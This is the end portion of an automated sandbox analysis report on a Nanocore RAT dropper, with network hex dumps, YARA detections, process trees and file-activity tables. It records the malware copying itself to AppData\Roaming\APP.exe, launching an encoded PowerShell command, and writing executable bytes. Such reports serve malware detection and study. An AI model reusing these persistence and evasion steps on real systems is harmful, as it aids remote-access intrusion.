66 69 64 69 bd 6e 6d 76 50 75 b8 60 6d 6c 69 6d b3 65 79 66 68 61 f8 78 63 6d 74 56 cf 63 6d 6d 6f 6e ac 63 68 79 62 69 ae 64 75 63 68 76 9e 78 6e 6d 6b 6c b8 60 6e Data Ascii: cmmmnchydiducnvxnml`nh fliuem[unjmcmm`ydaitc[Vulmanmmhkiahu`vVvn`InIntfcinmvUu`mljmeyf laxcmwVcmmnnchyeiducivxnmhl`nhfliudm[unlmcmnjydaitc[Vulmanmohkiaku`vVvn`InintfidinmvPu`mlimeythaxcmt Vcmmonchybiduchvxnmkl`n
2022-09-29 02:50:40 UTC	2249	IN	Data Raw: 6d 6e 73 79 52 73 48 68 75 63 2e 76 65 56 27 6c 6d 6c 2d 6d 21 4b 10 67 69 61 2a 75 09 4e ff 57 75 6e 2e 6d ec 4d c4 6f 68 79 25 69 f7 4a bc 62 6d 76 15 75 c2 4e 84 6d 6e 6d 2d 68 ba 45 60 63 69 75 20 6d ac 75 5c 6c 6d 6d 2f 6e 9c 4d 21 7b 66 69 22 69 7b 47 04 74 56 75 2d 6d 48 48 e7 6f 6e 68 3a 66 55 45 c0 77 63 6d 35 56 2c 4a a4 6f 6c 6e 2e 6e 18 5d 8f 6b 61 69 36 63 e1 52 5f 76 6e 6d 2e 6c cd 49 47 6b 79 66 2a 61 d3 51 2a 6e 76 56 36 6e bc 49 05 6d 6d 6e 2b 79 8e 4d e8 6a 75 63 2e 76 a9 51 c7 6e 6d 6c 2d 6d 78 4d ba 65 69 61 22 75 6c 4e bf 55 75 6e 2e 6d 41 4b 84 6d 68 7 9 25 69 28 4c 7c 67 6d 76 15 75 0e 48 44 68 6e 6d 2d 68 0e 43 20 65 69 75 20 6d f8 73 cd 68 6d 6d 2f 6e c4 4c a1 7f 66 69 22 69 b0 41 84 70 56 75 2d 6d b2 4e 67 6a 6e 68 3a 66 90 43 40 Data Ascii: mnsyRsHhuc.veV\lml-m!Kgia"uNWun.mMohy%JbmvuNmm-h'E"ciu mu\lmm/nM!{fi"}i{GtVu-mHHonh:fUEw cm5V,Joln.n}kai6cR_ynm.IIGkyl"aQ*nvV6nImmn+yMjuc.vQnml-mxMeia"uINUun.mAKmhy%LlJgmvuHDhnm-hC eiu msh mm/nLfi"iApVu-mNgjnh:fC@
2022-09-29 02:50:40 UTC	2265	IN	Data Raw: 14 0b 01 37 1f 17 38 06 0f 0e 19 05 01 03 1d 2d 01 0f 1a 15 69 21 0e 3b 19 3a 14 1a 04 01 09 6e 3f 01 04 15 04 08 02 02 21 0a 00 13 24 30 16 1d 04 1e 0b 09 6e 3c 01 00 28 15 1d 07 0a 0f 03 22 10 2d 02 1f 1e 1b 1d 1a 68 3c 00 1a 2f 06 01 22 01 1a 39 02 0b 09 24 02 3a 1f 0f 06 0a 07 0a 15 00 1a 0d 6d 22 24 14 00 1e 0c 0f 1a 04 01 06 18 0a 26 11 0c 1b 2d 02 02 17 19 02 02 1a 09 0a 6d 3a 1a 18 08 1a 00 0a 01 06 09 3b 37 05 1e 04 03 0b 3b 03 1d 1d 09 16 06 13 1d 10 07 3f 13 3b 1a 1a 08 6d 38 16 0b 23 0d 0d 07 0d 00 1d 14 22 01 04 33 14 0a 14 3d 1e 0b 1e 0b 06 0d 66 3d 13 08 1b 10 0c 15 22 1c 01 03 3e 0f 01 1d 0b 2b 18 0a 05 03 08 16 08 1e 38 39 01 3d 08 19 6c 3a 1f 0f 06 0a 07 0a 15 00 1a 0d 3f 13 27 00 07 1f 08 08 3e 1f 01 05 16 12 00 0e 07 75 20 0c 18 38 1a Data Ascii: 78-!l;n?;!\$On<("h-<"9\$:m"\$&-m.;7;?.m8#"3=f=">+89=!:?">u 8
2022-09-29 02:50:40 UTC	2281	IN	Data Raw: 44 f7 ab 6a 6a 6f 66 65 7c ea bc 63 6e 60 7b f5 d2 6f 6b 5c 77 73 66 71 6b 7c 65 7c ea bc 6e 7b e3 ac 67 e1 a8 64 d4 b0 66 65 67 64 64 67 64 60 73 6c 63 69 6e 72 60 7f f2 5e 7d 62 63 6a 68 7c ec af 7a fb a3 78 e3 4c 67 e1 4c 70 76 74 6f 7c ef 45 67 4d 6c 69 6b e4 70 70 eb 50 6a 4d 74 57 67 ec a8 7f ee 7b 64 4e 6a 78 74 eb 40 78 f7 46 65 56 55 74 72 67 7f ee 4f 74 69 61 71 74 ea cd 7b f6 e7 7f f4 93 69 7c ee 11 7e ed e9 7c eb 45 74 eb a4 6f 60 71 ec ea 57 69 63 6a 68 7e ec a8 7c ea bc 74 eb a4 61 7c 66 6a 77 47 f4 13 61 6a 69 7c e9 66 60 70 7b 7b e3 99 7c 67 70 64 d4 85 66 6a 6e 64 73 7f ed 84 71 76 6e 67 7b 09 7e 68 64 d6 81 7c ee c1 7e ec 15 64 61 7e 63 7b e3 ac 7d 6b 65 7e 5e 72 6d 65 70 7e ec 9d 66 6d 7e 67 7b e1 88 70 64 6c 64 d5 b1 66 6a 6f 7e ef a5 Data Ascii: Dijofo cn`{ok!wsfqk e n{gdfegddgd`slcinr`^}bcjh zxLgLpvtolEgMlikppPjMtWg{dNjxt@xFeVUtrgOtiaqt{!~  Eto`qWicjh~ ta fwGajilf`p{! gpdfjndsqvng(~hdl~da~c{}}ke~^rmep~fm~g{pdldfjo~

Statistics

Behavior

- SecuriteInfo.com.Win32.DropperX-g..
- powershell.exe
- conhost.exe
- SecuriteInfo.com.Win32.DropperX-g..
- APP.exe
- APP.exe
- powershell.exe
- conhost.exe



Click to jump to process

System Behavior

Analysis Process: SecuriteInfo.com.Win32.DropperX-gen.6565.exe PID: 5536, Parent PID: 3244

General

Target ID:	0
Start time:	04:49:06
Start date:	29/09/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Win32.DropperX-gen.6565.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.Win32.DropperX-gen.6565.exe"
Imagebase:	0xb30000
File size:	23552 bytes
MD5 hash:	8960F5595A2E28FF1AA6297BDAA20DDC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.405627174.0000000003FC7000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth - Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000002.405627174.0000000003FC7000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: NanoCore, Description: unknown, Source: 00000000.00000002.405627174.0000000003FC7000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> - Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 00000000.00000002.405627174.0000000003FC7000.00000004.00000800.00020000.00000000.sdmp, Author: unknown - Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.406288079.0000000004066000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth - Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000002.406288079.0000000004066000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: NanoCore, Description: unknown, Source: 00000000.00000002.406288079.0000000004066000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> - Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 00000000.00000002.406288079.0000000004066000.00000004.00000800.00020000.00000000.sdmp, Author: unknown - Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000003.255646655.00000000041B8000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.408112847.00000000090B0000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.399797193.0000000002F61000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000003.255019508.0000000003F3A000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.400399515.000000000303B000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth - Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.400399515.000000000303B000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: NanoCore, Description: unknown, Source: 00000000.00000002.400399515.000000000303B000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> - Rule: Windows_Trojan_Nanocore_d8c4e3c5, Description: unknown, Source: 00000000.00000002.400399515.000000000303B000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D87CF06	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D87CF06	unknown	
C:\Users\user\AppData\Roaming\APP.exe	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only non directory file	success or wait	1	628498B	CopyFileW	
C:\Users\user\AppData\Roaming\APP.exe\Zone.Identifier:\$DATA	read data or list directory synchronize generic write	device	sequential only synchronous io non alert	success or wait	1	628498B	CopyFileW	
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Win32.DropperX-gen.6565.exe.log	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	6DB8C78D	CreateFileW	

File Written									
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol	
C:\Users\user\AppData\Roaming\APP.exe	0	23552	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd fd 34 63 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 08 00 00 10 00 00 00 4a 00 00 00 00 00 00 fd 2e 00 00 00 20 00 00 00 40 00 00 00 40 00 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.\$PEL4cJ. @ @ @	success or wait	1	628498B	CopyFileW	
C:\Users\user\AppData\Roaming\APP.exe\Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]Zoneld=0	success or wait	1	628498B	CopyFileW	

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Win32.DropperX-gen.6565.exe.log	0	1265	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","N otApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	6DB8C907	WriteFile

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D855705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D855705	unknown	
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77ae36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7B03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D85CA54	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7B03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7B03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\fd1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7B03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7B03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D855705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D855705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C6C1B4F	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C6C1B4F	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runtime92aa12#34957343ad5d84dae97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6D7B03DE	ReadFile	

Registry Activities	
Analysis Process: powershell.exe PID: 5268, Parent PID: 5536	
General	
Target ID:	1
Start time:	04:49:19
Start date:	29/09/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAANQAA==
Imagebase:	0x160000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6C625B28	unknown
C:\Windows\system32\catroot2	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6C625B28	unknown
C:\Users\user\AppData\Local\Temp__PSscrip iptPolicyTest_hy1q2z2h.gkq.ps1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	6C6C1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscrip iptPolicyTest_r0jiqxi1.kv2.psm1	read attributes synchronize generic write	device	sequential only synchronous io non alert non directory file open no recall	success or wait	1	6C6C1E60	CreateFileW
C:\Users\user\AppData\Local\Mi crosoft\Windows\PowerShell\ModuleAnalysisCache	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	6C6C1E60	CreateFileW
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D87CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6D87CF06	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscrip PolicyTest_hy1q2z2h.gkq.ps1	success or wait	1	6C6C6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscrip PolicyTest_r0jiqxi1.kv2.psm1	success or wait	1	6C6C6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C625B28	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C625B28	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C625B28	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C625B28	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C625B28	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C625B28	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C625B28	unknown
C:\Users\user\AppData\Local\Te mp__PSscr iptPolicyTest_hy1q2z2h.gkq.ps1	0	1	31	1	success or wait	1	6C6C1B4F	WriteFile
C:\Users\user\AppData\Local\Te mp__PSscr iptPolicyTest_r0jiqxi1.kv2.psm1	0	1	31	1	success or wait	1	6C6C1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 07 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE<eY C:\Program Files (x86)\WindowsPowerShel l\Mod ules\PowerShellGet\1.0.0 .1\Pow erShellGet.psd1Uninstall- ModuleinmofimolInstall- ModuleNew-scr iptFileInfoPublish- ModuleInstall-Sc	success or wait	1	6C6C1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	1733	00 0a 00 00 00 47 65 74 2d 52 61 6e 64 6f 6d 08 00 00 00 03 00 00 00 43 46 53 01 00 00 00 0a 00 00 00 4f 75 74 2d 53 74 72 69 6e 67 08 00 00 00 0e 00 00 00 57 72 69 74 65 2d 50 72 6f 67 72 65 73 73 08 00 00 00 14 00 00 00 44 69 73 61 62 6c 65 2d 50 53 42 72 65 61 6b 70 6f 69 6e 74 08 00 00 00 11 00 00 00 55 70 64 61 74 65 2d 46 6f 72 6d 61 74 44 61 74 61 08 00 00 00 11 00 00 00 57 72 69 74 65 2d 49 6e 66 6f 72 6d 61 74 69 6f 6e 08 00 00 00 0d 00 00 00 43 6f 6e 76 65 72 74 54 6f 2d 58 6d 6c 08 00 00 00 0c 00 00 00 53 65 74 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0b 00 00 00 4f 75 74 2d 50 72 69 6e 74 65 72 08 00 00 00 fd fd fd fd 79 48 fd 38 9f fd 08 49 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50	Get-RandomCFSOut- StringWrite-P rogressDisable- PSBreakpointUpdate- FormatDataWrite- InformationConvertTo- XmlSet-VariableOut- PrinteryH8IC:\Program Files (x86)\WindowsP	success or wait	1	6C6C1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 0f 00 00 00 fd 0e 00 00 10 00 00 00 fd 0e fd 05 0b 09 fd 08 2f 08 00 00 3a 01 4d 00 07 00 fd 0e 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e/:M@	success or wait	1	6DB476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 27 00 00 00 0e 00 20 00	H<@^L"My:'	success or wait	15	6DB476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.Co nsoleHost	success or wait	15	6DB476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	10	6DB476FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1004	4	00 08 00 03		success or wait	8	6DB476FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1008	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 3e 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 00 01 fd 44 00 01 fd 44 00 01 40 4d 00 01 3c 4d 00 01 24 4d 00 01 38 4d 00 01 3f 4d 00 01 42 4d 00 01 fd 44 00 01 6d 45 00 01 45 4d 00 01 fd 71 00 01 fd 71 00 01 fd 53 00 01 fd 25 00 01 fd 6e 00 01 34 26 00 01 35 26 00 01 37 26 00	T@>@@V@H@X@[@N T@HT@S@S@hT@S@ S@S@.@T@T@X@? X@T@S@S@T@T@xT @zT@ T@=M@DM@:M@"M@ M@!M@;MDD@M<M\$M 8M? MBMDmEEMqgS%n4&5 &7&	success or wait	8	6DB476FC	WriteFile

File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D855705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D855705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D855705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D855705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77ae4ee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D7B03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D85CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D85CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D85CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\fd1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D7B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D7B03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D855705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D855705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D7B03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D855705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D855705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D7B03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D861F73	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D7B03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C6C1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6C6C1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C6C1B4F	ReadFile
